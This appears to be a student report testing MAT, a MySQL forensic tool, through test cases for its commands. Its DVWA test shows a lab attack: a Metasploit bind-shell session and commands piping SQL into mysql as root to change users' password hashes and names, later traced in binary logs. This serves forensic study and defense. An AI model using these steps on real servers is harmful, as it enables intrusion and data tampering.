Input test Data	<p>The test will run a command called “show databases” on MAT, select mounted image file</p>  <pre> mat &gt; show databases  demo1 demo  Enter image file : demo1 </pre>
Expected test result	<p>The result is expected to show all database names and calculate number of table under each database</p>  <pre> wk@ubuntu: ~ mat &gt; show databases  demo1 demo  Enter image file : demo1   24 mysql   17 performance    2 demo  mat &gt; </pre>

<b>Test ID</b>	<b>ANALYZE BINARY</b>
Description of the test	This test is to run a command called “analyze binary” in MAT which is used to analyze and summarize binary file
Purpose of the test	The purpose of the test is to prove “analyze binary” command



	is functional and able to show summarized output on command terminal
Test Environment	The test will run on MAT which running Ubuntu Linux with mounted image file
Input test Data	<p>This test will input command “analyze binary”, select mounted image file “demo” and binary file “mysql002.000” on MAT</p>  <p>The screenshot shows a terminal window titled 'wk@ubuntu: ~/Downloads'. The user has entered the command 'mat &gt; analyze binary'. Below this, a list of files is displayed: 'demo1', 'demo', 'Enter image name : demo', 'mysql000.000', 'mysql001.000', 'mysql002.000', 'mysql003.000', 'mysql004.000', 'mysql005.000', 'mysql006.000', 'mysql007.000', 'mysql008.000', 'mysql009.000', 'mysql00a.000', 'mysql00b.000', 'mysql00c.000', 'mysql00d.000', 'mysql_bi.000', 'mysql_bi.ind', and 'mysql_up'. The prompt 'Enter file name : ' is visible at the bottom of the list.</p>
Expected test result	The expected test result will read “mysql002.000” and summarize the output. Result will simplify binary file and extract and highlighted important content

	 <pre> wk@ubuntu: ~/Downloads Insert(s) : 0 Update(s) : 1 Delete(s) : 0  Timestamp : #170404 17:21:22 Table : 2694 Timestamp : #170404 17:21:22 Table : 2822 Timestamp : update dvwa.users set password=MD5('hacked') first_name='admin' Query Type : UPDATE 1 row(s) affected  Timestamp : #170404 17:21:22 Table : 2887  Transaction total : 1 Insert(s) : 0 Update(s) : 1 Delete(s) : 0  Timestamp : #170404 17:45:46 Table : 2951 Timestamp : #170404 17:45:46 Table : 3075 Timestamp : update dvwa.users set last_name='Aaron' first_name='Gordon' Query Type : UPDATE 1 row(s) affected  Timestamp : #170404 17:45:46 Table : end_log_pos  Transaction total : 1 Insert(s) : 0 Update(s) : 1 Delete(s) : 0  mat &gt; </pre>
--	---


Test ID	CREATE IMAGE
Description of the test	This test is to run a command called “create image” in MAT which is used to copy MySQL directory to an image file
Purpose of the test	The purpose of the test is to prove “create image” command is functionable and able to create a MySQL image file
Test Environment	The test will run on MAT which running Ubuntu Linux with MySQL installed on the system
Input test Data	This test will input command “create image” and input image

	<p>name “demo2”</p> <pre>mat &gt; create image May takes a while to backup, type 'Y' to proceed or 'R' to return : Y Enter image name : demo2</pre>
Expected test result	<p>This test result expected to create an image file called demo2 and automatically calculate hash number for the image</p> <pre>wk@ubuntu: ~/Downloads Using TIME_002.MYD;1 for /var/lib/mysql/mysql/time_zone_transition.MYD (time_zone.MYD) Using TIME_002.FRM;1 for /var/lib/mysql/mysql/time_zone_leap_second.frm (time_zone_transition.frm) Using TIME_003.FRM;1 for /var/lib/mysql/mysql/time_zone_transition.frm (time_zone.MYD) Using TIME_002.MYI;1 for /var/lib/mysql/mysql/time_zone_transition.MYI (time_zone.MYI) Using TIME_003.MYD;1 for /var/lib/mysql/mysql/time_zone.MYD (time_zone_leap_second.MYD) Using TIME_003.MYI;1 for /var/lib/mysql/mysql/time_zone.MYI (time_zone_transition_type.MYI) 33.10% done, estimate finish Sun Apr 9 13:53:31 2017 66.23% done, estimate finish Sun Apr 9 13:53:31 2017 Total translation table size: 0 Total rockridge attributes bytes: 0 Total directory bytes: 11456 Path table size(bytes): 64 Max brk space used 1c000 15119 extents written (29 MB)  MD5 Hash 328f162f7a58ec27789aab644c154aef demo2 is successfully created  mat &gt;</pre>

Test ID	MOUNT IMAGE
Description of the test	This test is to run a command called “mount image” in MAT which is used to mount image file into the operating system
Purpose of the test	The purpose of the test is to prove “mount image” command



	is functional and able to mount image file into the operating system
Test Environment	This test will run on MAT which running Ubuntu Linux with MySQL image file
Input test Data	<p>The test will run a command named “mount image” and enter image name “demo1” on MAT which should able to mount image file into the system.</p>  <pre> mat &gt; mount image demo1.iso demo1.iso  Enter image name : demo1 mount: block device /usr/bin/MAT/demo1.iso is write-protected, mounting read-only demo1 is successfully mounted mat &gt; </pre>
Expected test result	<p>The expected test result is successfully mounted image from the command. To identify the image file is mounted, run another command “show log” to show all file from the image</p>  <pre> wk@ubuntu: ~ demo1.iso demo1.iso  Enter image name : demo1 mount: block device /usr/bin/MAT/demo1.iso is write-protected, mounting read-only demo1 is successfully mounted  mat &gt; show log  demo1 demo  Enter image file : demo1 total 28692 dr-xr-xr-x 1 root root    2048 Mar 21 14:42 . drwxr-xr-x 4 root root    4096 Mar 21 16:48 .. -r-xr-xr-x 1 root root      0 Mar 21 14:30 debian_5.fl dr-xr-xr-x 1 root root    2048 Mar 21 16:48 demo -r-xr-xr-x 1 root root 18874368 Mar 21 16:48 ibdata1 -r-xr-xr-x 1 root root 5242880 Mar 21 14:30 ib_logfi -r-xr-xr-x 1 root root 5242880 Mar 21 16:48 ib_logfi dr-xr-xr-x 1 root root    4096 Mar 21 14:30 mysql -r-xr-xr-x 1 root root    1956 Mar 21 14:42 mysql000.000 </pre>




<b>Test ID</b>	<b>UNMOUNT IMAGE</b>
Description of the test	This test is to run a command called “unmount image” in MAT which is used to unmount image file from operating system
Purpose of the test	The purpose of the test is to prove “unmount image” command is functionable and able to unmount image from operating system
Test Environment	The test will run on MAT which running Ubuntu Linux with mounted image file
Input test Data	<p>This test will input command :unmount image” and input mounted file name “demo1”</p>  <pre>mat &gt; unmount image demo1 demo Enter image name : demo1</pre>
Expected test result	This test result is expected to unmount image file “demo1”


	<pre> mat &gt; unmount image  demo1 demo  Enter image name : demo1 demo1 is successfully unmounted  mat &gt; █ </pre>
--	---

Test ID	NUM STATE
Description of the test	This test is to run a command called “num state” in MAT which is used to show total number of changes statement in database such as insert, delete and update
Purpose of the test	The purpose of the test is to prove “num state” command is functionable and show correct number of changes in database
Test Environment	The test will run on MAT which running Ubuntu Linux with mounted image file
Input test Data	This test will input command “num state”, mounted image file name “demo” and binary file name “mysql002.000”

	
Expected test result	<p>This test result is expected to show and calculate data changed from binary file “mysql02.000”</p> 

Test ID	SAVE OUTPUT
Description of the test	This test is to run a command called “save output” in MAT



	which used to save result output from previous command into a text file
Purpose of the test	The purpose of the test is to prove “save output” command is functionable and saved output file in text format
Test Environment	The test will run on MAT which running Ubuntu Linux with mounted image file
Input test Data	<p>This test will input command “save output” on MAT after performed “analyze binary” command and name output file “mysql002result”</p>  <p>The screenshot shows a terminal window with the following content:</p> <pre> wk@ubuntu: ~/Downloads Query Type : UPDATE 1 row(s) affected Timestamp : #170404 17:21:22 Table : 2887 Transaction total : 1 Insert(s) : 0 Update(s) : 1 Delete(s) : 0  Timestamp : #170404 17:45:46 Table : 2951 Timestamp : #170404 17:45:46 Table : 3075 Timestamp : update dvwa.users set last_name='Aaron' first_name='Gordon' Query Type : UPDATE 1 row(s) affected Timestamp : #170404 17:45:46 Table : end_log_pos Transaction total : 1 Insert(s) : 0 Update(s) : 1 Delete(s) : 0  mat &gt; save output Enter filename for the output &gt; mysql002result /home/wk/Downloads -rw-rw-r-- 1 wk wk 3275 Apr  9 14:02 mysql002result.txt mysql002result is successfully saved mat &gt; </pre>
Expected test result	The test result is expected to show file location and save the file named “mysql002result.txt” and open by gedit

	 <pre> 1 2 Timestamp : [33m/*140019 SET @@session.max_insert_delayed_threads=0*/; 3 @@session.max_insert_delayed_threads=0*/; 4 Timestamp : #170403 16:48:01 [32mTable : created[0m 5 [31mQuery Type : INSERT 1 row(s) affected[0m 6 7 Timestamp : #170403 16:54:58 [32mTable : 198[0m 8 Timestamp : #170403 16:54:58 [32mTable : 281[0m 9 Timestamp : #170403 16:54:58 [32mTable : 549[0m 10 Timestamp : #170403 16:54:58 [32mTable : 625[0m 11 Timestamp : #170403 16:54:58 [32mTable : 1266[0m 12 Timestamp : [33mINSERT INTO users VALUES 13 VALUES 14 [31mQuery Type : INSERT 1 row(s) affected[0m 15 16 Timestamp : #170403 16:54:58 [32mTable : end_log_pos[0m 17 18 [34mTransaction total : 2 19 Insert(s) : 2 Update(s) : 0 Delete(s) : 0 20 [0m 21 22 Timestamp : #170403 16:54:58 [32mTable : 1500[0m 23 Timestamp : #170403 16:54:58 [32mTable : 1566[0m </pre>
--	---

Test ID	INSTALLATION
Description of the test	The test is to run a script file for install MAT in Ubuntu Linux, including download zip file, extraction and installation
Purpose of the test	The purpose of the test is to prove every user will be able to download zip file from Github and successfully install on Ubuntu Linux
Test Environment	This test will run on Ubuntu Linux
Input test Data	<p>The input test will install MAT into Ubuntu Linux</p> <pre> wk@ubuntu:~\$ cd Downloads/ wk@ubuntu:~/Downloads\$ cd mat-master/ wk@ubuntu:~/Downloads/mat-master\$ . installer.sh [sudo] password for wk: </pre>

Expected test result	<p>The expected test result will copy and instal several needed tools into Ubuntu Linux</p> <pre> Copied analyze.sh to /usr/bin/analyze.sh Copied sum.sh to /usr/bin/sum.sh Copied man to /usr/bin/man Copied mat to /usr/bin/mat mkdir: cannot create directory '/usr/bin/MAT': File exists Created MAT directory at /usr/bin/MAT Reading package lists... Done Building dependency tree Reading state information... Done mysql-utilities is already the newest version. 0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded. MAT is installed wk@ubuntu:~/Downloads/mat-master\$ </pre>
----------------------	--

Test ID	MAT
Description of the test	This test is to launch MAT on command terminal by running “mat” command
Purpose of the test	The purpose of the test is to prove “mat” command will launch MAT tool on command terminal after installation
Test Environment	This test will run on command terminal which running Ubuntu Linux
Input test Data	This test will input “mat” on command terminal

	
Expected test result	<p>The expected test result will start MAT and able to accept user input</p> 

Test ID	SHORTCUT
Description of the test	This test is to run several shortcut commands in MAT
Purpose of the test	The purpose of the test is to prove those shortcut commands will work properly and have same result as original commands

	in MAT
Test Environment	This test will run on MAT
Input test Data	<p>This test will input shortcut command and man command to show shortcut commands</p>  <pre> wk@ubuntu: ~/Downloads/mat-master hash mysql.iso        Calculate hash number for mysql.iso version               Show tool version clear                 Clear screen exit                  Exit program ----- Command               shortcut command ----- detect mysql          det mysql show binary            s binary, s bin show log               s log show history           s history, s his show error             s error, s err show query             s query, s que show tables            s t, s tables, s table show databases         s db, s databases, s database analyze binary         ana bin, an bin table structure        t s create image           c mysql mount image            m mysql.iso unmount image          un mysql.iso save output            save out hash mysql.iso         h mysql.iso  mat &gt; </pre>
Expected test result	The expected of shortcut command test result should be the same as normal command



	<pre> mat &gt; s log  demo1 demo  Enter image file : demo total 28700 dr-xr-xr-x 1 root root    2048 Apr  3 16:54 . drwxr-xr-x 4 root root    4096 Apr  9 13:53 .. -r-xr-xr-x 1 root root      0 Mar 21 14:30 debian_5 fla dr-xr-xr-x 1 root root    2048 Mar 21 16:48 demo dr-xr-xr-x 1 root root    2048 Apr  3 16:54 dvwa -r-xr-xr-x 1 root root 18874368 Apr  4 17:45 ibdata1 -r-xr-xr-x 1 root root 5242880 Mar 21 14:30 ib_lo000 -r-xr-xr-x 1 root root 5242880 Apr  4 17:45 ib_logfi dr-xr-xr-x 1 root root    4096 Mar 21 14:30 mysql -r-xr-xr-x 1 root root     126 Apr  3 16:05 mysql000.000 -r-xr-xr-x 1 root root     126 Mar 27 15:54 mysql001.000 -r-xr-xr-x 1 root root    3102 Apr  4 17:45 mysql002.000 -r-xr-xr-x 1 root root     150 Apr  2 15:01 mysql003.000 -r-xr-xr-x 1 root root     126 Apr  2 10:38 mysql004.000 </pre>
--	---


Test ID	TABLE STRUCTURE
Description of the test	This test is show table structure directly from MAT without having permission or logging into MySQL server
Purpose of the test	The purpose of the test is to successfully show table structure from selected table
Test Environment	The test will run on MAT which running Ubuntu Linux with installed MySQL server
Input test Data	The test will run a command named ‘table structure’ on MAT and enter full path of the table file

	<pre> mat &gt; table structure  demo1 demo  Enter image name : demo1 /usr/bin/MAT/demo1/demo/category.frm /usr/bin/MAT/demo1/demo/customer.frm /usr/bin/MAT/demo1/mysql/columns_.frm /usr/bin/MAT/demo1/mysql/db.frm /usr/bin/MAT/demo1/mysql/event.frm /usr/bin/MAT/demo1/mysql/func.frm  /usr/bin/MAT/demo1/performa/performa.frm /usr/bin/MAT/demo1/performa/rwlock_i.frm /usr/bin/MAT/demo1/performa/setup_co.frm /usr/bin/MAT/demo1/performa/setup_in.frm /usr/bin/MAT/demo1/performa/setup_tl.frm /usr/bin/MAT/demo1/performa/threads.frm  Enter full path from above table : /usr/bin/MAT/demo1/demo/customer.frm </pre>
Expected test result	<p>The test result is expected to show Customer table's structure and exactly the same data structure from MySQL server</p> <pre> wk@ubuntu: ~ Enter full path from above table : /usr/bin/MAT/demo1/demo/customer.frm # WARNING: Cannot generate character set or collation names without the --server option. # CAUTION: The diagnostic mode is a best-effort parse of the .frm file. As such, it may not identify all of the components of the table correctly. This is espec ially true for damaged files. It will also not read the default values for the c olumns and the resulting statement may not be syntactically correct. # Reading .frm file for /usr/bin/MAT/demo1/demo/customer.frm: # The .frm file is a TABLE. # CREATE TABLE Statement:  CREATE TABLE `demo`.`customer` (   `Id` int(11) NOT NULL,   `FirstName` varchar(40) NOT NULL,   `LastName` varchar(40) NOT NULL,   `City` varchar(40) NOT NULL,   `Country` varchar(40) DEFAULT NULL,   `Phone` varchar(20) DEFAULT NULL ) ENGINE=InnoDB;  #...done.  mat &gt; </pre>

	<pre> wk@ubuntu: ~ Database changed mysql&gt; show tables; +-----+   Tables_in_demo   +-----+   Customer           category         +-----+ 2 rows in set (0.00 sec)  mysql&gt; describe Customer; +-----+-----+-----+-----+-----+-----+   Field   Type            Null   Key   Default   Extra   +-----+-----+-----+-----+-----+-----+   Id       int(11)         NO           NULL                FirstName   varchar(40)    NO           NULL                LastName   varchar(40)    NO           NULL                City     varchar(40)    NO           NULL                Country   varchar(40)    YES          NULL                Phone    varchar(20)    YES          NULL              +-----+-----+-----+-----+-----+-----+ 6 rows in set (0.05 sec)  mysql&gt; </pre>
--	---

<b>Test ID</b>	<b>DVWA</b>
Description of the test	<p>DVWA is a vulnerable website that used for learning purposes.</p> <p>DVWA will setup on Ubuntu server and using Kali Linux to insert malicious attack on the website and hack into Mysql server for modifying data</p>
Purpose of the test	<p>Purposes of the test are simulating real time attack by hackers and able to find traces on binary log file</p>
Test Environment	<p>To perform the test, download and setup DVWA on Ubuntu Linux. Boot Kali Linux for inserting malicious attack by using Metasploit to get access to Mysql server</p>

## Input test Data



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

### Vulnerability: Command Injection

**Ping a device**

Enter an IP address:

```
Terminal
File Edit View Search Terminal Help

Payload options (linux/x86/shell/bind_tcp):
  Name      Current Setting  Required  Description
  ----      -
  LPORT     4444                  yes       The listen port
  RHOST     no                    no        The target address

Exploit target:
  Id  Name
  --  --
  0   Wildcard Target

msf exploit(handler) > set RHOST 192.168.1.103
RHOST => 192.168.1.103
msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
[*] Sending stage (36 bytes) to 192.168.1.103
[*] Command shell session 1 opened (192.168.1.102:49741 -> 192.168.1.103:4444) a
```

```
Terminal
File Edit View Search Terminal Help

echo "use dvwa; show tables;" | mysql -uroot -prea705
Tables_in_dvwa
guestbook
users
echo "update dvwa.users set password=MD5('aaa222333') where first_name='Bob';" |
mysql -uroot -prea705
echo "select * from dvwa.users;" | mysql -uroot -prea705
user_id first_name last_name user password avatar last_log
1 Anonymous admin admin 5f4dcc3b5aa765d61d8327deb882cf99 h
http://192.168.1.103/dvwa/hackable/users/admin.jpg 2016-11-01 23:41:39 0
2 Gordon Brown gordonb e99a18c428cb38d5f260853678922e03 http://1
92.168.1.103/dvwa/hackable/users/gordonb.jpg 2016-10-03 23:55:27 0
3 Hack Hack 1337 8d3533d75ae2c3966d7e0d4fcc69216b http://1
92.168.1.103/dvwa/hackable/users/1337.jpg 2016-10-03 23:55:27 0
4 Pablo Picasso pablo 0d107d09f5bbe40cade3de5c71e9e9b7 http://1
92.168.1.103/dvwa/hackable/users/pablo.jpg 2016-10-03 23:55:27 0
5 Bob Hackedddddddd smithy d0a02b143ee5e05cb88d490612580461 h
http://192.168.1.103/dvwa/hackable/users/smithy.jpg 2016-12-06 20:06:43 0
echo "update dvwa.users set last_name='Mr.hacker' where first_name='Hack';" | my
sql -uroot -prea705
echo "select * from dvwa.users;" | mysql -uroot -prea705
user_id first_name last_name user password avatar last_log
1 Anonymous admin admin 5f4dcc3b5aa765d61d8327deb882cf99 h
http://192.168.1.103/dvwa/hackable/users/admin.jpg 2016-11-01 23:41:39 0
2 Gordon Brown gordonb e99a18c428cb38d5f260853678922e03 http://1
92.168.1.103/dvwa/hackable/users/gordonb.jpg 2016-10-03 23:55:27 0
3 Hack Mr.hacker 1337 8d3533d75ae2c3966d7e0d4fcc69216b h
```

Expected test result

```
wk@ubuntu: ~  
Please input file name : mysql003.000  
Timestamp : /*140019 SET @@session.max_insert_delayed_threads=0*/; @@session.ma  
x_insert_delayed_threads=0*/;  
Timestamp : update dvwa.users set password=MD5('abc1234') first_name='Bob'  
Transaction total : 2  
Insert(s) : 1 Update(s) : 1 Delete(s) : 0  
Timestamp : update dvwa.users set password=MD5('abc1234') first_name='Bob'  
Transaction total : 1  
Insert(s) : 0 Update(s) : 1 Delete(s) : 0  
Timestamp : update dvwa.users set password=MD5('abc1234') first_name='Bob'  
Transaction total : 1  
Insert(s) : 0 Update(s) : 1 Delete(s) : 0  
Timestamp : update dvwa.users set password=MD5('aaa222333') first_name='Bob'  
Transaction total : 1  
Insert(s) : 0 Update(s) : 1 Delete(s) : 0  
Timestamp : update dvwa.users set last_name='Mr.hacker' first_name='Hack'  
Transaction total : 1  
Insert(s) : 0 Update(s) : 1 Delete(s) : 0  
mat >
```

## **CONCLUSION**

In conclusion, goals that set at the beginning of the project are mostly achieved including show different kinds of a log file, analyze binary log and so on. One main issue is about the Raspberry Pi, which took a week and not solves the problem yet. This caused goal changed which is backup MySQL directory directly instead of Raspberry Pi's memory. More features and modifications will be made in the coming semester; it is getting better and more useful for database analyst which provide an easy and fast way to analyze MySQL database.

## **FUTURE WORK**

In the future, there are tons of work to do with this project including fixing bugs and adding new features. The tool contains massive bugs and would not show error for some features. Also, lacking professional features is shortage for this tool.

## REFERENCES

1. Agarwal A., M. Gupta, S. Gupta, S. Gupta. *Systematic Digital Forensic Investigation Model*. CSC Journals. 2011
2. Carrier, Brian. n.d. *Open Source Digital Forensics Tools:The Legal Argument*. SiteSeerX. 2002.
3. Craiger, Philip. *Recovering Digital Evidence from Linux Systems*. SpringerLink. 2005.
4. Changwei Liu, Anoop singhal, Duminda Wijesekera. n.d. *using Attack Graphs in Forensic Examinations*. IEEE. 2012
5. Fowler, Kevvie. *Forensic Analysis of a SQL Server 2005 Database Server*. SANS Institute InfoSec Reading Room. 2007
6. Harmeet Kaur Khanuja, D.S.Adane. *A Framework for database forensic analysis*. AIRCCSE. 2012
7. Harmeet Kaur Khanuja, D.S.Adane. *Database Security Threats and Challenges in Database Forensic*. IPCSIT. 2001
8. Iqbal Asift, Alobaidli Hanan, Guimaraes Mario, Popov Oliver. *Aid in Digital Forensic Research*. ACM. 2015
9. Jitendra R Chavan, Harmeet Kaur Khanuja. *Database Forensic Analysis Using Log Files*. IJERA. 2014.
10. kessler, Gary C. "*Anti-Forensics and The Digital Investigator*". GaryKessler. 2007
11. Michael Kohn, JHP Eloff, MS Olivier. n.d. *Framework for a Digital Forensic Investigation*. ICSA. 2006
12. Petroni, Nick L., Jr., Aaron Walters, Timothy Fraser, and William A. Arbaugh. *FATKit: A Framework for the Extraction and Analysis of Digital Forensic Data from Volatile System Memory*. ScienceDirect. 2006

13. Ramakanth Dorai, Vinod Kannan. *SQL Injection-Database Attack Revolution and Prevention*. Journal of International Commercial Law and Technology. 2011
14. Visha R. Ambhire, Dr. B.B. Meshram. *Digital Forensic Tools*. IOSRJEN. 2012
15. William G.J Halfond, Jeremy Viegas, Alessandro Orso. n.d. *A classification of SQL Injection Attacks and Countermeasures*. Semantic Scholar. 2006



## PROJECT WORK PLAN

<b>Milestone</b>	<b>INVOLVEMENT DURATION</b>	<b>PHASES &amp; TASKS</b>
<b>Phase 1</b>	<b>Research Methodology</b>	<b>PHASE I</b>
<input type="checkbox"/>	Literature review	<b>Task 1.1</b>
<input type="checkbox"/>	Literature review draft 1	<b>Task 1.1.1</b>
<input type="checkbox"/>	Literature review draft 2	<b>Task 1.1.2</b>
<input type="checkbox"/>	Literature review draft 3	<b>Task 1.1.3</b>
<input type="checkbox"/>	Literature review final	<b>Task 1.1.4</b>
<input type="checkbox"/>	Research proposal	<b>Task 1.2</b>
<input type="checkbox"/>	Research proposal draft 1	<b>Task 1.2.1</b>
<input type="checkbox"/>	Research proposal draft 2	<b>Task 1.2.2</b>
<input type="checkbox"/>	Research proposal draft 3	<b>Task 1.2.3</b>
<input type="checkbox"/>	Feasibility of project	<b>Task 1.2.4</b>
<input type="checkbox"/>	Research proposal draft 4	<b>Task 1.2.5</b>
<input type="checkbox"/>	Soft. Research proposal	<b>Task 1.2.6</b>
<b>Phase 2</b>	<b>Research Project</b>	<b>PHASE 2</b>

<input type="checkbox"/>	Setting environment	<b>Task 2.1</b>
<input type="checkbox"/>	Install Python on Ubuntu	<b>Task 2.1.1</b>
	Install Kali on Raspberry PI	<b>Task 2.1.2</b>
<input type="checkbox"/>	Bibliographies for research paper	<b>Task 2.2</b>
<input type="checkbox"/>	Python Programming	<b>Task 2.3</b>
